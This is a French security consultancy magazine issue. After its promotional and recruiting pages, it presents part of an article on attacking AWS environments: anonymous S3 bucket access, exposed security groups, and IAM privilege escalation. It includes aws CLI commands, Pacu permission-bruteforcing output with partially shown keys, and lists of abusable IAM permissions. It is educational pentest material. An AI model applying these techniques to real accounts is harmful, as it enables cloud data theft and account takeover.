xmco®
we deliver security expertise since 2002

actu sécu 54

actusécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO® **Septembre 2020**

Sécurité des environnements AWS - Partie 2

Présentation, identification et exploitation des principaux vecteurs d'attaque

NTLM, relai et Drop The Mic

Analyse des vulnérabilités Drop The Mic affectant le protocole NTLM

Vulnérabilité et actualités

Analyse des vulnérabilités Microsoft Exchange Control Panel (CVE-2020-0688) et Ghostcat (CVE-2020-1938)

Les conférences

SSTIC 2020 et c'est tout :(

Adobe Stock

Et toujours… **les actualités, les blogs, les logiciels et nos Twitter favoris !**

XMCO®

we deliver security expertise since 2002

https://www.xmco.fr
https://blog.xmco.fr
https://blog-pci.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants du cabinet XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de directions générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion.

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre système d'information.

Certification PCI DSS
Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités
Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety
Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des journaux d'évènements, autopsie de logiciel malveillant.

Testez gratuitement pendant 14 jours notre service de **Veille en vulnérabilités**

TEST GRATUIT

Testez gratuitement pendant 14 jours notre service de Veille en vulnérabilités et bénéficiez :

- D'un service de veille professionnel bilingue *(français, anglais)*.
- D'un suivi des vulnérabilités et des correctifs de sécurité.
- De l'analyse quotidienne par nos consultants d'informations issues de centaines de sources.
- D'alertes, concernant vos logiciels, organisées selon vos périmètres.

https://leportail.xmco.fr/watch/subscribe_to_test

FLASHEZ LE QR CODE
ET PROFITEZ DU TEST GRATUIT !

FLASHEZ OU CLIQUEZ !

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 8ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Offres d'emploi et stages

Pôle Audit

Le pôle Audit adresse tous les audits techniques du cabinet : tests d'intrusion, audit de code, Red-Team, campagnes de phishing, audit d'infrastructure et de configuration.

Nous recherchons des profils techniques passionnés par l'intrusion et le conseil.

Consultants/Pentesteurs juniors et confirmés (AUDIT)

Stage sécurité offensive / Pentest (5ème année)

CERT-XMCO

Le CERT-XMCO est le CSIRT de la société XMCO en charge de réaliser la veille pour nos clients, de gérer et développer notre service CTI de Cybersurveillance Serenety et de la réponse aux incidents.

Nous recherchons des profils avec de connaissances sécurité transverses et intéressés par la sécurité défensive.

Analyste Threat-Intelligence (CERT-XMCO)
Analyste Forensics (CERT-XMCO)
Analyste Dark web (CERT-XMCO)
Consultants sécurité juniors et confirmés (CERT-XMCO)

Stage sécurité défensive (4ème et 5ème année)

Offres d'emploi et stages

Pôle RDI

Notre pôle RDI a notamment pour objectifs d'aider au développement d'outils internes et de nouvelles offres. Nous acceptons notamment les 4ème année et alternants.

Stage sécurité RDI (alternants, 4ème et 5ème année)

Pôle GRC (Gouvernance, Risques et Conformité)

Le pôle GRC adresse toutes les prestations sécurité organisationnelle : accompagnement et audit de certification PCI DSS, analyse de risques, audits basés sur l'ISO27001.

Nous recherchons des profils expérimentés (+3 ans) avec une appétence pour la technique.

Consultants confirmés PCI DSS QSA (pôle GRC)
Consultants confirmés audits organisationnels (GRC)

Pôle Infrastructure

Notre équipe Infra est en charge de maintenir et développer nos infrastructures utilisées dans le cadre de tous les services délivrés par le cabinet.

Administrateur Ingénieur Système (INFRA)

sommaire

Contact Rédaction: actusecu@xmco.fr - Rédacteur en chef / Mise en page: Julien TERRIAC - Direction artistique: Romain MAHIEU - Réalisation: Agence plusdebleu - Contributeurs: Tous les consultants du cabinet XMCO.

> Introduction à la sécurité des environnements AWS - Partie 2

Ayant étudié dans une première partie (cf ActuSécu #53) le lexique et les mécanismes de base d'un environnement AWS, nous allons voir comment identifier certaines vulnérabilités et leurs utilités dans des scénarios d'attaques.


Par Simon BUCQUET

Identification de vulnérabilités sur les environnements AWS

> Politique d'accès trop permissive aux compartiments S3 (buckets)

Présentation

Commençons par la faille la plus connue à ce jour. L'exposition de compartiments ou buckets S3 accessibles sans authentification sur Internet reste l'une des vulnérabilités les plus exploitées puisqu'il suffit à l'attaquant d'accéder à la ressource pour télécharger et ainsi avoir accès à toutes les données contenues dans ce compartiment S3.
Ce type de vulnérabilité fait très souvent l'actualité...



Afin de bien comprendre l'enjeu de cette vulnérabilité, il est nécessaire de comprendre le fonctionnement du stockage objet S3. En effet, il est pertinent de préciser qu'un objet, en plus des restrictions d'accès spécifiques au compartiment auquel il appartient, possède ses propres règles d'accès.


Dans la première partie de l'article (ActuSécu #53), nous avions pu voir les deux mécanismes de contrôle d'accès qui s'appliquent aux ressources S3 [1], à savoir :

➕ **Access Control List (ACL)** : Mécanisme de contrôle d'accès historique, appliqué au compartiment et/ou aux objets, qui permet de gérer la configuration des accès depuis quatre groupes (propriétaire du compartiment, compte tiers, accès public, dépôt de journaux) au travers de cinq règles (FULL_CONTROL, READ, WRITE, READ_ACP (Lecture des ACL), WRITE_ACP (Écriture des ACL)).

➕ **Stratégie d'accès du compartiment (Bucket policy)** : Définition d'une stratégie d'accès JSON permettant plus de granularité que les ACL historiques.

Conformément aux bonnes pratiques, le blocage de tout accès public peut être configuré au niveau du compte racine. Il est cependant possible de trouver une configuration trop permissive exposant le compartiment à des risques de vol ou d'altération des données.

Afin d'illustrer ce cas, mettons en place un compartiment S3 de test nommé actusecu et contenant deux objets (ou fichiers) prod.tf et untitled.obj :



Aperçu de l'écran relatif aux métadonnées lors de la création d'une instance EC2 au travers de la console

Nous partirons du postulat que l'attaquant a déjà identifié le compartiment s3://actusecu via les techniques d'OSINT classiques (Google dorks, Certificate transparency, énumération / force brute, etc.) qui pourraient faire l'objet d'un tout autre sujet.

En disposant de telles ressources, trois points peuvent être vérifiés :
- l'énumération des objets ;
- le téléchargement des objets ;
- les accès en écriture ou les possibilités de suppression des objets.

À moins d'un acte purement malveillant, le troisième point n'a de sens que si un attaquant a acquis des connaissances métier sur le traitement applicatif qui en est fait, seul moyen d'avoir un réel impact.

« Les impacts suite à un tel accès sont multiples : accès à des données personnelles ou sur l'entreprise, sauvegarde de base de données, accès aux traces applicatives / fichiers de configuration pouvant exposer des identifiants, etc. »

Pour vérifier les droits associés sur les objets prod.tf et untiltitle.obj, on peut tenter une copie via AWS cli :

```
MCO-SB:AWS sbu$ aws s3 ls s3://actusecu --no-sign-request
020-05-22 12:42:26        712 prod.tf
020-05-22 11:42:01     812590 untitled.obj
MCO-SB:AWS sbu$ aws s3 cp s3://actusecu/untitled.obj test --no-sign-request
ownload: s3://actusecu/untitled.obj to ./test
MCO-SB:AWS sbu$ aws s3 cp s3://actusecu/prod.tf test --no-sign-request
atal error: An error occurred (403) when calling the HeadObject operation: Forbidden
```

La lecture de l'objet prod.tf ne semble pas autorisée

Dans la quasi-totalité des cas, on ne pourra accéder à la stratégie d'accès du compartiment (s3:GetBucketACL, s3:GetBucketPolicy). Un test pour chaque objet du compartiment devra donc être réalisé. De nombreux outils et scripts (Prowler, Cloudsploit, ScoutSuite) existent aujourd'hui sur Github afin de répondre à ce besoin (voir paragraphe suivant).

Les impacts suite à un tel accès sont multiples : accès à des données personnelles ou sur l'entreprise, sauvegarde de base de données, accès aux traces applicatives / fichiers de configuration pouvant exposer des identifiants, etc.

Afin de comprendre le comportement identifié plus haut, voici la politique d'accès mise en place, ne permettant la lecture (GetObject) qu'aux comptes appartenant à un environnement spécifique :

Bucket policy editor ARN: arn:aws:s3:::actusecu
Type to add a new policy or edit an existing policy in the text area below.

```
{
    "Version": "2012-10-17",
    "Id": "Policy1590145086639",
    "Statement": [
        {
            "Sid": "Stmt1590145084291",
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::10301[redacted]:root"
            },
            "Action": "s3:GetObject",
            "Resource": "arn:aws:s3:::actusecu/*"
        }
```

Aperçu de la politique d'accès appliquée à notre compartiment de test

Toutefois les ACLs permissives du premier objet permettent de surcharger la restriction et donne ainsi un accès anonyme à l'objet :

```
XMCO-SB:AWS sbu$ aws s3api get-object-acl --bucket actusecu --key untitled.obj
{
    "Owner": {
        "ID": "7b064d71dbac0655d139438948c0e12e8fdf[redacted]"
    },
    "Grants": [
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
            },
            "Permission": "READ"
        },
```

Aperçu des ACLs pour l'objet untiltled.obj

Les ACLs du second objet ne permettent, quant à eux, qu'un accès au propriétaire de l'objet :

```
XMCO-SB:AWS sbu$ aws s3api get-object-acl --bucket actusecu --key prod.tf
{
    "Owner": {
        "ID": "7b064d71dbac0655d139438948c0e12e8fdfe71e[redacted]"
    },
    "Grants": [
        {
            "Grantee": {
                "ID": "7b064d71dbac0655d139438948c0e12e8fc[redacted]859"
                "Type": "CanonicalUser"
            },
            "Permission": "FULL_CONTROL"
        }
    ]
```

Aperçu des ACLs pour l'objet prod.tf

Commandes et outils permettant d'identifier ce type de vulnérabilité

Il est possible d'identifier manuellement un tel défaut de contrôle via les commandes suivantes :


```
aws s3api get-object-acl --bucket <bucket> --key <objet>
aws s3api get-bucket-acl --bucket <bucket>
aws s3api get-bucket-policy --bucket <bucket>
```

On peut retrouver ce type de syntaxe pour récupérer le statut public d'un compartiment :


```
aws s3api get-bucket-policy-status --query PolicyStatus.IsPublic --bucket <bucket>
```

S'agissant d'un défaut de configuration connu et assez simple à vérifier, différents outils permettent de déceler ce point.


Outils	Dépôts
Prowler	https://github.com/toniblyx/prowler/
Cloudsploit	https://github.com/cloudsploit/scans/
ScoutSuite	https://github.com/nccgroup/ScoutSuite/



Aperçu du résultat dans la sortie de Prowler



Aperçu du résultat au sein d'un rapport Cloudsploit



Aperçu du résultat au sein d'un rapport ScoutSuite


> Configuration réseau trop permissive

Présentation

Les accès réseau, comme nous les avions évoqués dans la précédente partie, peuvent être gérés par les ACLs du VPC ou via les Security Group appliqués. Il est ainsi possible d'imaginer rapidement l'impact qu'une mauvaise configuration pourrait avoir sur l'exposition de services sensibles sur Internet : interface SSH, base de données, backend, etc.

Un attaquant ayant identifié de tels ports en écoute serait alors en mesure de tenter une identification du service afin de poursuivre son attaque. Toutefois, ce vecteur d'intrusion n'a rien de spécifique à AWS et nous ne nous attarderons pas au traitement au cas par cas de chaque service. Nous allons plutôt voir comment identifier un défaut de ce type dans le contexte AWS.

Pour illustrer ce point, nous mettrons en place un simple service SSH exposé :



Aperçu de la configuration SecurityGroup configurée pour notre instance

Évidemment, ce type d'exposition ne se restreint pas aux instances EC2, mais à toutes les ressources dont l'exposition réseau est gérée par des SecurityGroup (bases de données RDS, etc.).


Commandes et outils permettant d'identifier ce type de vulnérabilité

Un simple export des SecurityGroup de chaque environnement ne permettra pas une revue en temps raisonnable de l'ensemble des ressources exposées. Nous avons eu l'occasion de tester plusieurs solutions permettant la mise en graphe et la visualisation de telles données :

Outils	Dépôts
Cloudmapper	https://github.com/duo-labs/cloudmapper/
aws_security_viz	https://github.com/anaynayak/aws-security-viz/
awspx	https://github.com/FSecureLABS/awspx/

En dépit de quelques difficultés à paramétrer certains d'entre eux, il sera ensuite aisé de visualiser et de comprendre les différents flux réseau et leurs imbrications.

En reprenant l'exemple simpliste vu plus haut, la mise en graphique permet d'identifier immédiatement la problématique :



Aperçu de la configuration SecurityGroup configurée pour notre instance

> Élévation de privilèges IAM

Présentation

L'infrastructure AWS n'est pas épargnée contre les élévations de privilèges. Elles peuvent être exploitées suite à la compromission d'une application hébergée, d'un compte IAM volé, voire d'un acte de malveillance interne.

Dans le premier cas, un attaquant pourrait exploiter au sein d'une application une vulnérabilité (RCE, SSRF, SSTI, XXE etc.) afin de récupérer, si elles existent, les métadonnées associées au service utilisé (EC2, lambda, ECS, etc.). Il aurait ainsi un premier pied au sein de l'infrastructure pour tenter de progresser et de pivoter.

« Les accès réseau peuvent être gérés par les ACLs du VPC ou via les Security Group appliqués. Il est ainsi possible d'imaginer rapidement l'impact qu'une mauvaise configuration pourrait avoir sur l'exposition de services sensibles sur Internet : interface SSH, base de données, backend, etc. »

Dans les autres cas, il est possible de rencontrer des scénarios de vol de clé d'accès (exposition sur un dépôt Git, compromission d'un service tiers utilisant un compte de service IAM, etc.) aux privilèges certes restreints, mais pouvant être exploités avec les autorisations présentées dans le tableau ci-après.

Le cas le plus simple se trouve être l'utilisation d'un rôle déjà existant (il est possible de récupérer les rôles disponibles pour un environnement AWS via iam:ListRole) au travers d'une autorisation de groupe trop permissive ou liée à un projet spécifique :

Autorisation exploitée
sts:AssumeRole

D'autres autorisations moins triviales et pouvant être chainées avaient été présentées dès 2017 par Spencer Gietzen au sein d'une première liste de 21 élévations de privilèges possibles [2] ayant pu être intégrées à l'outil offensif Pacu [3].

Il a plus récemment ouvert la voie à la recherche de fonctions non documentées au sein de l'API AWS, notamment au sein de l'API CodeStar [4].

Toutefois dans un contexte offensif et si aucune autre information n'a été trouvée, il peut être envisagé d'identifier par force brute les autorisations exploitables avec les jetons d'authentification préalablement dérobés. Loin d'être discret, cette méthode sera fortement identifiable en cas d'analyse des traces AWS (CloudTrail, Amazon GuardDuty, Amazon Detective, etc.).

L'outil Pacu peut être utilisé afin d'identifier les autorisations les plus courantes, une liste plus complète sera à utiliser si aucun résultat n'a été remonté :

```
Pacu (ActuSecu:EC2) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.

Key alias [EC2]:
Access key ID [ASIARP7[illegible]5U]:
Secret access key [[illegible]qVJ*********]: 92gLKMXh4l4Jgl [illegible]JphnT3Bsns
Session token (Optional - for temp AWS keys only) [IQoJb3JpZ2luX2VjEL7//////////wEaCWV1LXdlc3Qt
yIgxcOG5wRC1oeeA1zugqiwO4fbHCfuldX[illegible]AIUmZdEiq
CgOX1AF723TJE7CLthOww1y4GKrr/mUVPX[illegible]y8absYuY
lIb1pWPYLBZ4btHcLaCfC9UcnBFvuLBmV8[illegible]fpYFjYS9w
HcsykWUsbcX7a6far27C+6A2hiUKoyCjra[illegible]d/pgfpvU
```

Configuration de l'outil Pacu avec le token récupéré précédemment

Le profil identifié autorise un accès complet aux ressources S3, permettant de ce fait à un attaquant de poursuivre son attaque et de rechercher si des éléments sensibles y sont déposés :

```
[iam__bruteforce_permissions] iam__bruteforce_permissions completed.

[iam__bruteforce_permissions] MODULE SUMMARY:

Services:
  Supported: ['ec2', 's3'].
33 allow permissions found.
89 deny permissions found.

Pacu (ActuSecu:EC2) >
```

Le résultat nous a permis d'identifier un accès possible à l'ensemble des compartiments S3

Afin d'avoir un aperçu des autorisations pouvant être exploitées par un attaquant, voici un recueil des autorisations exploitées par les différents outils testés. Certains enchaînements sont parfois nécessaires afin d'obtenir une réelle élévation de privilèges.

Élévation au travers d'autorisations IAM

Les autorisations IAM suivantes permettent de modifier directement les privilèges d'un utilisateur :

- Retour d'une précédente version de la stratégie afin de supprimer les restrictions qui auraient pu être mises en place

Autorisations exploitées	
iam:CreatePolicyVersion	iam:SetDefaultPolicyVersion

✚ Appropriation directe des autorisations d'un utilisateur ou d'un rôle déjà existant :


Autorisations exploitées	
iam:CreateAccessKey	iam:PutUserPolicy
iam:CreateLoginProfile	iam:PutGroupPolicy
iam:UpdateLoginProfile	iam:PutRolePolicy
iam:AttachUserPolicy	iam:AddUserToGroup
iam:AttachGroupPolicy	iam:UpdateAssumeRolePolicy
iam:AttachRolePolicy	

Exploitation d'un rôle de service au travers d'une instance EC2 existante via une compromission

Un rôle AWS [5] peut être utilisé au sein d'une instance de profil afin de donner des privilèges particuliers à des systèmes EC2. Il n'est pas rare de rencontrer un rôle dédié au dépôt de journaux d'événements applicatifs au sein de bucket S3.

Cela permet ensuite à l'instance d'accéder au service de métadonnées AWS afin de récupérer un jeton STS lié au rôle pour autoriser ces opérations.

Pour être exploitable, il est nécessaire que le service de métadonnées soit accessible et que des privilèges sensibles soient définis au sein du rôle :




Aperçu de l'écran relatif aux métadonnées lors de la création d'une instance EC2 au travers de la console

